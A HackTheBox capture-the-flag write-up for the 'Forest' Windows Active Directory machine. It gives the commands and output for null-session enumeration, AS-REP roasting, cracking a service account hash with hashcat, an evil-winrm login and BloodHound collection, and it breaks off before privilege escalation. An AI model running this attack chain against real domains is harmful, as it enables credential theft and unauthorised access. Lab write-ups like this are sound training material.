HackTheBox Writeup - Forest

#hackthebox #nmap #windows #active-directory #crackmapexec #enum4linux #asreproast #hashcat #evil-winrm #bloodhound #bloodhound-python #exchange-windows-permissions #dacl-abuse #dacledit #impacket #dcsync #golden-ticket #pass-the-ticket #oscp-like | #zero-logon #CVE-2020-1472

Recon

CrackMapExec

It allows null authentication

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb 10.10.10.161 -u '' -p ''
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\:
SMB         10.10.10.161    445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
```

> ✓ **Success**
>
> The first attempt based on null authentication was HackTheBox Writeup - Forest > Additional > Zero Logon

Add to hosts

```
echo '10.10.10.161 htb.local FOREST.htb.local' | sudo tee -a /etc/hosts
```

Nmap

```
# Nmap 7.94 scan initiated Wed Jul 19 16:30:01 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Forest htb.local
Nmap scan report for htb.local (10.10.10.161)
Host is up, received user-set (0.071s latency).
Scanned at 2023-07-19 16:30:01 CST for 126s
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-19 08:31:07Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-
Name)
445/tcp   open  D       syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-
Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

```
49684/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49703/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49941/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2023-07-19T01:31:59-07:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32753/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62778/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44587/udp): CLEAN (Timeout)
|   Check 4 (port 12952/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 2h20m00s, deviation: 4h02m31s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-07-19T08:32:00
|_  start_date: 2023-07-19T06:06:19

Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 19 16:32:07 2023 -- 1 IP address (1 host up) scanned in 126.10 seconds
```

Enum4linux

```
enum4linux -a 10.10.10.161|tee enum4linux.txt
```

Useful result :

```
Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565
```

```
[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

User Flag

Basic Enumeration

Shares

There are no shares available

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' --shares
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         htb.local       445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

Users

Since users are enumerable, try **asreproasting**

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' --users | tee cme_users.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         htb.local       445    FOREST           [*] Trying to dump local users with SAMRPC protocol
SMB         htb.local       445    FOREST           [+] Enumerated domain user(s)
SMB         htb.local       445    FOREST           htb.local\Administrator                  Built-in account for administering
the computer/domain
SMB         htb.local       445    FOREST           htb.local\Guest                          Built-in account for guest access to
the computer/domain
SMB         htb.local       445    FOREST           htb.local\krbtgt                         Key Distribution Center Service
Account
SMB         htb.local       445    FOREST           htb.local\DefaultAccount                 A user account managed by the system.
```

```
SMB         htb.local       445    FOREST           htb.local\$331000-VK4ADACQNUCA
SMB         htb.local       445    FOREST           htb.local\SM_2c8eef0a09b545acb
SMB         htb.local       445    FOREST           htb.local\SM_ca8c2ed5bdab4dc9b
SMB         htb.local       445    FOREST           htb.local\SM_75a538d3025e4db9a
SMB         htb.local       445    FOREST           htb.local\SM_681f53d4942840e18
SMB         htb.local       445    FOREST           htb.local\SM_1b41c9286325456bb
SMB         htb.local       445    FOREST           htb.local\SM_9b69f1b9d2cc45549
SMB         htb.local       445    FOREST           htb.local\SM_7c96b981967141ebb
SMB         htb.local       445    FOREST           htb.local\SM_c75ee099d0a64c91b
SMB         htb.local       445    FOREST           htb.local\SM_1ffab36a2f5f479cb
SMB         htb.local       445    FOREST           htb.local\HealthMailboxc3d7722
SMB         htb.local       445    FOREST           htb.local\HealthMailboxfc9daad
SMB         htb.local       445    FOREST           htb.local\HealthMailboxc0a90c9
SMB         htb.local       445    FOREST           htb.local\HealthMailbox670628e
SMB         htb.local       445    FOREST           htb.local\HealthMailbox968e74d
SMB         htb.local       445    FOREST           htb.local\HealthMailbox6ded678
SMB         htb.local       445    FOREST           htb.local\HealthMailbox83d6781
SMB         htb.local       445    FOREST           htb.local\HealthMailboxfd87238
SMB         htb.local       445    FOREST           htb.local\HealthMailboxb01ac64
SMB         htb.local       445    FOREST           htb.local\HealthMailbox7108a4e
SMB         htb.local       445    FOREST           htb.local\HealthMailbox0659cc1
SMB         htb.local       445    FOREST           htb.local\sebastien
SMB         htb.local       445    FOREST           htb.local\lucinda
SMB         htb.local       445    FOREST           htb.local\svc-alfresco
SMB         htb.local       445    FOREST           htb.local\andy
SMB         htb.local       445    FOREST           htb.local\mark
SMB         htb.local       445    FOREST           htb.local\santi
SMB         htb.local       445    FOREST           htb.local\john
SMB         htb.local       445    FOREST           htb.local\evil
```

Tip

Use `cme ldap` to get **distinguished name** for users

```
cme ldap htb.local -u '' -p '' --users
```

Result:

```
...
LDAP        htb.local       389    FOREST           CN=john,CN=Users,DC=htb,DC=local
LDAP        htb.local       389    FOREST           CN=evil,CN=Users,DC=htb,DC=local
LDAP        htb.local       389    FOREST           CN=Administrator,CN=Users,DC=htb,DC=local
...
```

ASreproasting

Parse valid users from crackmapexec result

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat cme_users.txt| awk '{print $5}' | cut -d '\' -f 2
[*]
[+]
[-]
[*]
[+]
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
...
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
```

```
andy
mark
santi
john
evil
```

Remove unwanted

> `users.txt`

```
Administrator
Guest
krbtgt
sebastien
lucinda
svc-alfresco
andy
mark
santi
john
evil
```

Use **crackmapexec**'s **asreproast** argument

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme ldap htb.local -u users.txt -p '' --asreproast asreproastables.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
LDAP        htb.local       445    FOREST           $krb5asrep$23$svc-
alfresco@HTB.LOCAL:c99e9f8d189b6c65bbd1311a48762879$5ba3de5dec387a36e603833c85fb175ed183e2f82ddfed700102d6a9c3eb1afa660275e01bbbfa
6a10f0ba05e27d3af64a7e15f8ed788ecd00e4ad49eeb580832ffc9540da48cdb8fabf71ef3d0bc6ea192124d26618a95f9ce8bbbfffc10e91dcba3b0908966ae9
a1f0ca627f29cde85c1ce293716e3d5ea3cd727bbc17535028fb8ab0137b7b7dbe97d4bce1ec44d1b5d96b4454c5585e0fb78e538fe193930ac43bbf6fd2a4b703
1a672557f7e3bba4fdc43b4aeb6f12c21b538340d05997eeb5a06d81cb56a76422e73f712f78bfa85169ad03ec5c76e426e70cf32f33f828cd49d3f3f2
```

Note

Or just do with null authentication only

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ GetNPUsers.py htb.local/ -dc-ip htb.local -request -format hashcat
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

Name          MemberOf                                                PasswordLastSet             LastLogon
UAC
------------  ------------------------------------------------------  --------------------------  --------------------------
--------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2023-07-19 21:23:44.729475  2023-07-19 21:04:21.820814
0x410200



$krb5asrep$23$svc-
alfresco@HTB.LOCAL:5162c703f1b64a1fc5ee6a2e00f69d66$c9cbcbf2caba19dc6d016711dc79cf1c30d179dae5dc1e09e6121bad095f5a5595acf1273d
70dcfc7b7f523bb7c82b105ae24b06ef79c501079448f793f3ed526d9c9e3dc293936bf7624de39be83ae1eded5ce04620c8060eb5925b62e96de03ab278e3
a410d98aaf48f19f4e02e962d899c87097f3b7abedd448003fc7a4fa5afbb903685a89ca97d24c9637191dd5a4e60bb9c945fb48cae3731896723c309b7ca6
4ada5c72c6924c3e3fcdda4b00ad8dd1ebe43e678e8463e1173be927bb0e9cf6a951f661f236baedebc279083bb72370749806f9eee6e2c5e805b31e4dece6
ba4263cd
```

Crack ticket hash of `alfresco`

```
hashcat asreproastables.txt /opt/wordlists/rockyou.txt -m 18200
```

Result:

```
$krb5asrep$23$svc-
alfresco@HTB.LOCAL:c99e9f8d189b6c65bbd1311a48762879$5ba3de5dec387a36e603833c85fb175ed183e2f82ddfed700102d6a9c3eb1afa660275e01bbbfa
```

```
6a10f0ba05e27d3af64a7e15f8ed788ecd00e4ad49eeb580832ffc9540da48cdb8fabf71ef3d0bc6ea192124d26618a95f9ce8bbbfffc10e91dcba3b0908966ae9
a1f0ca627f29cde85c1ce293716e3d5ea3cd727bbc17535028fb8ab0137b7b7dbe97d4bce1ec44d1b5d96b4454c5585e0fb78e538fe193930ac43bbf6fd2a4b703
1a672557f7e3bba4fdc43b4aeb6f12c21b538340d05997eeb5a06d81cb56a76422e73f712f78bfa85169ad03ec5c76e426e70cf32f33f828cd49d3f3f2:s3rvice
```

Access machine with evil-winrm

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ evil-winrm -i htb.local -u 'svc-alfresco' -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this
machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cat ..\Desktop\user.txt
f211d595964cb5d25765649d22e6b06f
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Root Flag

BloodHound

Collect data

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ bloodhound-python -d htb.local -ns 10.10.10.161 -u svc-alfresco -p s3rvice -c all --zip
INFO: Found AD domain: htb.local
```


```
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 34 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FAKE01.htb.local
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Could not resolve: FAKE01.htb.local: The DNS query name does not exist: FAKE01.htb.local.
INFO: Done in 00M 17S
INFO: Compressing output into 20230719173632_bloodhound.zip
```

Use BloodHound

```
sudo neo4j start
```

```
bloodhound
```

Upload the zip file to bloodhound





Mark `svc-alfresco` as owned

> **Tip**
>
> Or follow this document configure **crackmapexec** to integrate with bloodhound

```
┌──(kali㉿kali)-[~/htb/Forest/www]
└─$ cme ldap htb.local -u svc-alfresco -p 's3rvice'
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST)
(domain:htb.local) (signing:True) (SMBv1:True)
```


```
LDAP        htb.local       389     FOREST          [+] htb.local\svc-alfresco:s3rvice
LDAP        htb.local       389     FOREST          Node SVC-ALFRESCO@HTB.LOCAL successfully set as owned in BloodHound
```





Find shortest path from owned to domain admins

